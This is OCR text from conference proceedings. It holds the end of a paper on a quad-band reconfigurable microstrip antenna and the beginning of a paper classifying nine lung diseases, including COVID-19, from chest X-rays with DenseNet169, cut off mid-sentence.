


Fig. 4 Current distribution—SW1 ON and SW2 ON: **a** 2.84 GHz, **b** 5.3 GHz




Fig. 5 Current distribution—SW1 ON and SW2 OFF: **a** 6 GHz, **b** 3.38 GHz





Fig. 6 Current distribution—6.1 GHz: **a** SW1 OFF and SW2 ON, **b** SW1 OFF and SW2 OFF


Figs. 7, 8, and 9, respectively. At different switching conditions, the direction of antenna radiation is analyzed from the radiation pattern. The other parameters determined for the proposed antenna are tabulated in Table 2. The efficiency, gain, and directivity of the antenna are interrelated. At 2.84 GHz, the antenna gain is less than

1 dBi. Remaining all operating frequencies, the gain of the antenna is greater than 1 dBi. Also, the efficiency of the proposed antenna is greater than 80% for all the resonant frequencies of operation. Hence, this reconfigurable antenna is well-suited for wireless communication applications. The integration of an ideal switch is difficult in the practical case. In the future work, the PIN diode RF switches are considered to perform the reconfigurable operation.




(a) (b)

Fig. 7 Radiation pattern—SW1 ON and SW2 ON: **a** 2.84 GHz, **b** 5.3 GHz



(a) (b)

Fig. 8 Radiation pattern—SW1 ON and SW2 OFF: **a** 6 GHz, **b** 3.38 GHz



(a) (b)

Fig. 9 Radiation pattern—6.1 GHz: **a** SW1 OFF and SW2 ON, **b** SW1 OFF and SW2 OFF

Table 2 Summary of the simulated results for the asymmetric microstrip reconfigurable antenna

Parameter	SW1 ON and SW2 ON		SW1 ON and SW2 OFF		SW1 OFF and SW2 ON	SW1 OFF and SW2 OFF
Frequencies (GHz)	2.84	5.3	3.38	6	6.1	6.14
Gain (dBi)	0.825	1.3669	1.178	1.368	1.6	1.6579
Efficiency (%)	80.3	89.9	87.98	87.94	95.7	93.85

4 Conclusion

In this paper, a hook-shaped quad-band asymmetric microstrip reconfigurable antenna is proposed. The antenna operates at four resonant frequencies: 6, 5.3, 3.38, and 2.84 GHz, and these operating frequencies can be used for WLAN, 5G wireless communication applications. Using parametric analysis, the length and width of the hook-shaped radiating strip structure are finalized. For the four operating frequencies, the antenna is having efficiencies greater than 80%. The antenna gain is greater than 1 dBi except at 2.84 GHz. The radiation pattern of the antenna at different resonant frequencies is studied.

References

1. Ojaroudi Parchin N, Jahanbakhsh Basherlou H, Al-Yasir YIA, Abdulkhaleq AM, Abd-Alhameed RA (2020) Reconfigurable antennas: switching techniques—a survey. Electronics 9(2):336
2. Zhang X, Tian M, Zhan A, Liu Z, Liu H (2017) A frequency reconfigurable antenna for multiband mobile handset applications. Int J RF Microw Comput-Aided Eng 27(9)
3. Ojaroudi Parchin N, Jahanbakhsh Basherlou H, Al-Yasir YIA, Abd-Alhameed RA, Abdulkhaleq AM, Noras JM (2019) Recent developments of reconfigurable antennas for current and future wireless communication systems. Electronics 8(2):128

4. Chaimool S, Hongnara T, Rakluea C, Akkaraekthalin P, Zhao Y (2019) Design of a PIN diode-based reconfigurable metasurface antenna for beam switching applications. Int J Antennas Propag 2019
5. Mansour A, Tayel AF, Khames A, Azab M, Rabia SI, Shehata N (2019) Towards software defined antenna for cognitive radio networks through appropriate selection of RF-switch using reconfigurable antenna array. AEU-Int J Electron Commun 102:25–34
6. Boufrioua A (2020) Frequency reconfigurable antenna designs using PIN diode for wireless communication applications. Wireless Pers Commun 110(4):1879–1885
7. Iqbal A, Smida A, Mallat NK, Ghayoula R, Elfergani I, Rodriguez J, Kim S (2019) Frequency and pattern reconfigurable antenna for emerging wireless communication systems. Electronics 8(4):407
8. Hussain N, Awan WA, Naqvi SI, Ghaffar A, Zaidi A, Naqvi SA, Iftikhar A, Li XJ (2020) A compact flexible frequency reconfigurable antenna for heterogeneous applications. IEEE Access 8:173298–173307
9. Khan T, Rahman MuhibUr, Akram A, Amin Y, Tenhunen H (2019) A low-cost CPW-fed multiband frequency reconfigurable antenna for wireless applications. Electronics 8(8):900
10. Al-Yasir YIA, Abdullah AS, Ojaroudi Parchin N, Abd-Alhameed RA, Noras JM (2018) A new polarization-reconfigurable antenna for 5G applications. Electronics 7(11):293
11. Janapala DK, Caspe FS, Moses N (2019) Metasurface based pattern reconfigurable antenna for 2.45 GHz ISM band applications. Int J RF Microw Comput-Aided Eng 29(12):e22007
12. Khan T, Rahman MU (2020) Design of low-profile frequency reconfigurable antenna for multiband applications. Int J Electron Lett 1–18
13. Ullah S, Ahmad I, Raheem Y, Ullah S, Ahmad T, Habib U (2020) Hexagonal shaped CPW feed based frequency reconfigurable antenna for WLAN and sub-6 GHz 5G applications. In: 2020 International conference on emerging trends in smart technologies (ICETST), IEEE, pp 1–4
14. Bharadwaj SS, Sipal D, Yadav D, Koul SK (2020) A compact tri-band frequency reconfigurable antenna for LTE/Wi-Fi/ITS applications. Prog Electromagnet Res M 91:59–67
15. Anilkumar T, Madhav BTP, Rao MV, Prudhvi Nadh B (2020) Bandwidth reconfigurable antenna on a liquid crystal polymer substrate for automotive communication applications. AEU-Int J Electron Commun 117:153096
16. Kaur N, Sivia JS (2021) Metasurface incorporated frequency reconfigurable planar antenna for wireless applications. Prog Electromagnet Res C 113:265–275

COVID-19 and Associated Lung Disease Classification Using Deep Learning

Yogesh H. Bhosale, Priya Singh, and K. Sridhar Patnaik

Abstract Coronavirus 2019, well familiar as COVID-19, is a virus that causes significant pneumonia and has varying degrees of severity based on the patient's capability. The coronavirus infection was initially discovered in the Chinese town of Wuhan in Dec. 2019 and quickly spread around the world as a worldwide pandemic. Early detection of positive cases and prompt treatment of infected individuals is required to prevent viral transmission. The necessity of testing kits for COVID-19 has grown, and most of the growing nations are encountering a scarcity of testing kits as new cases emerge daily. In this case, the current study is with the help of radiology imaging techniques, including X-ray, to help in detecting COVID-19. In several disease diagnoses and decision-making circumstances, the information provided in a chest X-ray sample is sufficient to assist medical experts. With the help of a Deep Convolutional Neural Network (CNN), the research proposes an intelligent method to classify various nine diseases, including coronavirus disease 2019, with the help of X-ray instances applying pre-trained DenseNet169 architecture. The fundamental goal of this paper is to classify lung diseases with COVID-19. The used datasets are collected from online repositories, i.e., Kaggle and NIH contained X-ray images of all nine classes. This dataset consists of 1200 images for each class. Various rotations and scaling operations have been applied to the dataset, and the data in the dataset are divided into the test, train, and validation sets. In comparison to other studies in the literature, our models performed well. The highest accuracy attained by DenseNet169 is for COVID-19 with an accuracy of 99.4%, F1-score of 97.5%, precision of 97%, recall of 98%, and specificity of 99.6%. The highest True Positive rate we got in this is 99% for COVID-19, followed by 97% for Cardiomegaly. The minimal rate we got is 88% in Atelectasis. DesnseNet169 proved to be more robust

Y. H. Bhosale (✉) · P. Singh · K. S. Patnaik
Birla Institute of Technology, Mesra, Ranchi, JH 835215, India
e-mail: yogeshbhosale988@gmail.com

P. Singh
e-mail: priyasnd143@gmail.com

K. S. Patnaik
e-mail: kspatnaik@bitmesra.ac.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_22

and reliable in classifying nine classes, including COVID-19, after adopting a testing strategy proposed in the literature, making them suitable methods for classification using chest X-ray samples. Which in the future will be helpful for radiologists and physicians during the pandemic of Coronavirus 2019.

Keywords Deep learning · COVID-19 · Lung disease classification · X-ray · CNN · Diagnosis

1 Introduction

Since last year, all nations have been dealing with the quickly spreading of COVID virus-19, which has been called a pandemic scenario, and one of the critical occurrences in modern history [1]. During this period, more than 6.1 million affirmed cases of COVID-19 were found [2]. Artificial Intelligence (AI) researchers have detected many ways for diagnosing lung infection by analyzing X-ray imaging [3]. The unavailability of nucleic acid-based kits that help detect COVID-19 was the initial driver of interest in chest X-ray imaging [4]. Medical practitioners began to choose screening COVID-19 sufferers with chest X-ray sampling after experiencing a significant false-negative rate with nucleic acid tests [5]. As a result, AI-assisted automated screening can help medical practitioners enhance screening accuracy.

Deep Learning (DL)-based models are used to detect infections from X-ray imaging have been proposed in recent months [6–8]. Recent improvements in machine learning (ML), particularly data-driven DL-based algorithms on CNNs, have yielded difficult results in classifying, recognizing, and checking disease patterns from medical images [9], particularly in detecting COVID-19 [10, 11]. For Coronavirus-19 identification, Rajaraman and Antani [12] used a Convolutional Neural Network and created a DL model. They tested the model on chest X-ray pictures. In identifying Twitter and Montreal Coronavirus-19 CXR test data, they achieved 55% and 65% accuracy, respectively.

Previously proposed DL models, such as [5, 13–15], are performed on a maximum of 3–4 classes of diseases. Therefore, this paper proposed a classification of nine diseases classes and classified on the DenseNet169 architecture. This study has used a CNN-based DenseNet169 model to offer a practical and robust solution for analyzing nine lung diseases (including COVID-19). DenseNet169 of the CNN model is utilized in a given study to categorize chest X-ray samples of several illnesses, including COVID-19. Listed below are the primary involvements of this proposed study.

- We have implemented DL-varient DenseNet169 architecture to classify nine disease classes: Atelectasis, Bacterial_Pneumonia, Cardiomegaly, Covid-19, Effusion, Infiltration, No_Finding (Normal), Pneumothorax, Viral_Pneumonia.
- The multisource dataset was collected from 3 public repositories and applied 9 class classifications using DenseNet169. Accuracy, precision, recall, specificity, and F1-score are among the accomplishment evaluation marks offered.

Paper organized in a way containing: Sect. 2 includes the previous experimented work, and Sect. 3 describes the proposed model such as methodology; next, we offer experimentation, data collecting, and performance evaluation of the proposed models, followed by a discussion of the results in Sect. 4, and finally, thoughts and future work presented in Sect. 5.

1.1 Social Benefits

Our paper proposed nine diseases (nine class classification), which is helpful for the radiologists and physicians in this COVID-19 pandemic. We used DL in the area of COVID-19 image processing in radiology which helps reduce false-negative and false-positive mistakes for detecting and diagnosing all the described diseases and suggests an excellent chance for the availability of speed, low-prices, and cautious diagnostic favor to sufferers. According to MediFee [16], the X-ray charges to collect a single film cost Rs. 70–90 in Howrah, Kota and Pondicherry, India. With the help of single X-ray film our proposed model can detect various lung diseases with COVID-19. Whereas to detect a single COVID-19 disease using RT-PCR costs [17] up to Rs. 1200–800, TrueNat Rs 1250, CBNAAT Rs 1600, later government has slashed prices. However, our proposed framework is cost-effective, not only for COVID-19 but also for other seven lung disease detection with the healthy label.

2 Literature Review

ML applications have already established themselves as useful clinical tool. Using AI for automating the determination of illness conditions is becoming a hot research field for generating automated, rapid, and trustworthy outcomes. Using DL techniques to recognize pneumonia with the help of an X-ray image has already yielded encouraging results [18]. Despite being pre-trained on the publicly available data from chest X-ray14 using CheXNet and a 121-dense layer of CNN. The vast increase of the disease Covid-19 heightened the need for professional kits. The automated method based on machine vision can help doctors. Hemdan et al. created a DL algorithm to get Covid-19 with the help of a chest X-ray at an early stage [19]. Their COVID X-Net model combined VGG19 and DenseNet to get a satisfying classification outcome for COVID-19 instances, with an F1-score of 0.91. Later, Wang and Wong discovered that their built COVID-Net had got classification correctness of 92.4% from a small amount of chest X-ray pictures [20]. With the help of the transfer learning model, Apostolopoulos et al. achieved an accuracy of 96.78% [21]. They used VGG19 and mobileNetV2 to find better outcomes employing more than one class (Covid-19, Pneumonia, Normal) strategy. For the prediction of Covid-19 with the help of an X-ray image, Narin et al. suggested a three-CNN-based pre-trained model [22]. With the help of 5 classes, they successfully attained a 98% accuracy.

With the help of ResNet50 features and a support vector machine classifier, Sethy et al. described Covid-19 from the X-ray with 95.38% accuracy [23]. Using deep CNN, Asif et al. successfully detected Covid-19 with the help of chest X-ray with a classification accuracy of 98% [24]. Mangal et al. suggested a computer-aided technique to identify Covid-19 utilizing X-ray with a 90.5% accuracy [25]. According to the literature, redundant features are associated with increased false positive (FP) and false-negative (FN) rates. It's critical in the more than one class model to deal with valuable features in the feature vector. Furthermore, combining information from several domains will increase the system's robustness and accuracy. Again, most existing methods need pre-processing before feature extraction. The new study aims to close these gaps.

3 Proposed Model

The given part discusses our described DenseNet169 model having nine classes, including COVID-19, classification using X-ray pictures, and our suggested DenseNet169 CNN model for nine disease categories. Our suggested model comprises five primary components: pooling layer, flatten layer, dense layer, convolutional layer, and an activation function. In our proposed model, the components are used in various layers. Below is a more in-depth look at each of the essential elements.

3.1 Methodology

As we observe in Fig. 1, we collect the COVID-19, Pneumonia, and Normal X-ray data from Kaggle [26, 27], then remaining from online nihcc [28]. Figure 2 depicts the DenseNet169 architecture. Then dataset was converted to a grayscale image of 224×224 size. There are samples of 9 classes, namely 'Atelectasis,' 'Bacterial_Pneumonia,' 'Cardiomegaly,' 'Covid-19', 'Effusion,' 'Infiltration,' 'No_Finding (Normal),' 'Pneumothorax,' 'Viral_Pneumonia.' These are classified with the help of the DenseNet169 model.

As we observe in Fig. 2, first, we passed input as X-ray pictures of all the classes, then flatten the layer, and in the dense layer, the data are trained. The pooling layer is frozen. We can use the pooling layer, but the pooling layer is unused; we directly trained the model in the dense layer. Trainable parameters are 12,484,480 and non-trainable parameters are 158,400. At first, the image size was 1024×1024 but after augmentation and data preprocessing, converting in the grayscale image, the size of the image became 224×224. Then the dataset is labeled and divided into the three-part test, train, and validation. All three parts contain the X-ray image of 9 classes, as mentioned in Table1.




Fig. 1 Our proposed DenseNet169 model's flowchart




Fig. 2 Architecture of proposed DenseNet169 CNN model

3.2 Convolutional Layer

This layer is where the Convolutional Neural Network model learns and the convolution process occurs. For a CNN model, this layer handles most of the calculations. It's the most crucial part of a convolutional network. Filters, kernels, and K (clusters) are some of its parameters and hyperparameters. Convolutional layers[3] use these filters to extract features they learn from. Consequently, the feature extraction layer is another name for this one. The similarities and contrasts between the X-ray are compared division by division. They're known as features. This layer will take one or more attributes from the input pictures, then constructs a dot product and one or

Table 1 Brief description of the datasets

Disease Class	Test	Train	Validation	Total
Atelectasis	100	1000	100	1200
Bacterial_Pneumonia	100	1000	100	1200
Cardiomegaly	100	1000	100	1200
Covid19	100	1000	100	1200
Effusion	100	1000	100	1200
Infiltration	100	1000	100	1200
Normal	100	1000	100	1200
Pneumothorax	100	1000	100	1200
Viral_Pneumonia	100	1000	100	1200

more matrixes using the image matrix [29]. Let's have a 5×5 picture matrix pixel value having zero or one, and the filtered matrix is 3×3 in dimension. The 3×3 filtered matrix will be multiplied by the 5×5 picture matrix, resulting from featuring map.

The filter advances from left to right with a given stride amount until it parses the entire width. Then, with the same stride, it goes down to the initial left side of the images and repeats the procedure until the whole sample has been traversed [30]. This convolutional layer's primary purpose is to remove high-level features such as edges. Furthermore, this layer performs a variety of actions, such as blurring, sharpening, and edge recognition, as well as applying numerous filters.

3.3 Pooling Layer

In the convolution net, the pooling layer is used continuously to reduce the volume length as the image size grows larger. This layer speeds up the algorithm, avoids overfitting, and saves memory. Pooling layers include max pooling, average pooling, and sum pooling [4]. Max pooling takes the feature map's most significant value; average pooling will bring the feature map's average through calculating for each patch. At last sum, pooling will take the total of every component in the feature map[3]. Max pooling is a prevalent and widespread category of pooling film. The pooling layers needed two hyperparameters, naming filter (F) and stride (S).

3.4 Flatten Layer

Next to the pooling step, we applied a flatten step for flattening the entire connection in our model. This layer reduces the matrix of pooling feature maps in one column [29]. Net the data is given to the neural network to be processed further.

3.5 Dense Layer

Next, to the flatten layer, we take two dense layers [3]. The Dense layer is well-referred to as the fully connected layer. According to this layer, we take the contribution from the previous stage and is flatten it from a matrix to a vector. Next to this flattening process, the proportions of the preceding stage will be sent into the fully connected layer, comparable to a neural network. Based on the result of the last step, the layer identifies whichever features most closely fit a specific class. That works with great-level attributes, which are weighted differently. As a result, a wholly linked layer offers the right conditions for the various categories since it calculates the products of the two variables, the mass, and the last stage. The activation function is used to categorize the outputs.

4 Experimentation, Data Collection, and Performance Assessment

This section discusses about the datasets used in our paper and the experimentation, data collection, and result assessment of the described model. On the X-ray samples, the proposed DenseNet169 model have been used. Accuracy, F1-score, recall, precision, and specificity are used for implementing and evaluating the proposed model. These measures will aid in determining if actual infected cases have been estimated as infected or have been misclassified as non-infected or normal cases.

4.1 Dataset Description

The used datasets [26–28] are collected online, i.e., Kaggle and NIH contained X-ray images of all nine classes. This dataset consists of 1200 images for each class. Various rotations and scaling operations have been applied to the dataset, such as the data in the dataset are divided into the test, train, and validation sets. Test, train, and validation sets are divided according to 12%, 76%, and 12%, respectively. Table 1 shows a description of the entire dataset.

4.2 Experiment Setup

All the tests were carried out on High-Performance Computing (HPC). This HPC contains 16 (0–15) different nodes for computing the data with high memory and speed and gives better results with better performance. We have worked on node 3 (csehpc-n3). Model name is Intel® Xenon® CPUE5-2630v3 2.4 Ghz. CPU: course eight and RAM of 64 GB. Keras with a TensorFlow backend is used in all the studies.

Atelectasis, Bacterial_Pneumonia, Cardiomegaly, Covid19, Effusion, Infiltration, Normal, Pneumothorax, and Viral_Pneumonia chest X-ray pictures are identified using a model based on four class classifications. The suggested model was implemented using TensorFlow 2.0, and Keras and ImageNet dataset helped pre-training the model. The learning rate has a value of 0.0001.

4.3 Performance Assessment

We have estimated recall, precision, F1-score, specificity, accuracy using confusion-matrix for nine classes for assessing the result of our described DenseNet169 model. The precision, recall, F1-score, accuracy, specificity [31] of DenseNet169 are shown in Table 2. The findings show that our suggested framework performs exceptionally well for all the classes. Figure 3 shows the confusion matrix for each category. In Fig. 4, we plotted training, validation accuracy, and loss to highlight the superior performance of our suggested model for 150 epochs.

Table 2 Assessment based on 9 class classification for DenseNet169 model

Classes	F1-score	Pre	Rec	Spec	Acc
Atelectasis	0.923	0.947	0.9	0.993	0.983
Bacteria_Pneumonia	0.960	0.950	0.97	0.993	0.991
Cardiomegaly	0.934	0.877	1	0.982	0.984
Covid19	0.975	0.970	0.98	0.996	0.994
Effusion	0.946	0.923	0.97	0.99	0.987
Infiltration	0.880	0.964	0.81	0.996	0.975
Normal	0.951	0.916	0.99	0.988	0.988
Pneumothorax	0.896	0.883	0.91	0.985	0.976
Viral_Pneumonia	0.914	0.977	0.86	0.997	0.982




Fig. 3 Confusion matrix for our proposed model




Fig. 4 Model accuracy and loss graph for 9 class classification

4.3.1 Confusion Matrix

A confusion matrix [32] is provided below to detail our test samples categorization further. The amount of correct and incorrect prophecy, and wherefore they are allocated throughout each category and structure, are shown in this matrix.

In COVID-19, our suggested multiclass model comprising diverse diseases has the maximum true positive value of 99, as shown in Fig. 3. The work used four indices to measure segmentation with the ground truth: TN, TP, FN, and FP, which stand for true negative values, true positive, false negative values, and false positive values, respectively; this shows that the relationship between the forecast and actual values. Few matrices are described as follows based on TP, TN, FP, and FN: Accuracy (ACC), Precision (PRE), Recall (REC), and Specificity (SPE) [12]. The expressed like:

$$\mathrm{ACC} = \frac{\mathrm{TP} + \mathrm{TN}}{\mathrm{TP} + \mathrm{TN} + \mathrm{FP} + \mathrm{FN}} \tag{1}$$

$$\mathrm{PRE} = \frac{\mathrm{TP}}{\mathrm{TP} + \mathrm{FP}} \tag{2}$$

$$\mathrm{REC} = \frac{\mathrm{TP}}{\mathrm{TP} + \mathrm{FN}} \tag{3}$$

$$\mathrm{SPE} = \frac{\mathrm{TN}}{\mathrm{TN} + \mathrm{FP}} \tag{4}$$

We can describe TP as instances where we predicted, Yes, they do have the condition. Then we describe TN as they don't have the sickness, as we expected. Next, we describe FP as Yes, as predicted, but they are not infected; at last, we describe FN as they do have the sickness, though, as we expected. Confusion Matrix shown in Fig. 3 has diagonal value with TP for all the nine classes, i.e., we correctly predicted and the highest correctly predicted is for COVID-19 and normal categories that is 99 that means out of 100 data 99 are expected ideally.

Note: Disease Name: class-number ('Atelectasis': 0, 'Bacteria_Pneumonia': 1, 'Cardiomegaly': 2, 'Covid19': 3, 'Effusion': 4, 'Infiltration': 5, 'No_finding': 6, 'Pneumothorax': 7, 'Viral_Pneumonia': 8).

4.3.2 Accuracy and Loss

Figure 4 shows the accuracy and loss graph we got in the described DenseNet169 model. The highest accuracy and loss as per the graph shown is approx. 96% and 0.1–0.2 respectively. The Target epoch was 150, but we early stopped it to reduce over-fitting and forgetting good results.

4.3.3 ROC-AUC DenseNet169

As in Fig. 5, the defined DL modalities are estimated using the area under the ROC curve (AUC) in the testing stage. The highest True Positive rate we got in this is 99% for COVID-19, and after that, we got 97% for Cardiomegaly. The minimal rate we got is 88% in Atelectasis.

4.4 Results on X-Ray Dataset

On X-ray samples, the described DL model is tested. The collected data are split into three sections: 76% for training, 12% for testing, and 12% for validation. In the Duration of the training period, the dataset was divided into batches with a batch size of 64. In addition, there are 150 training epochs. The experiment classified the nine classes, including COVID-19 chest X-ray. Only measuring accuracy is insufficient

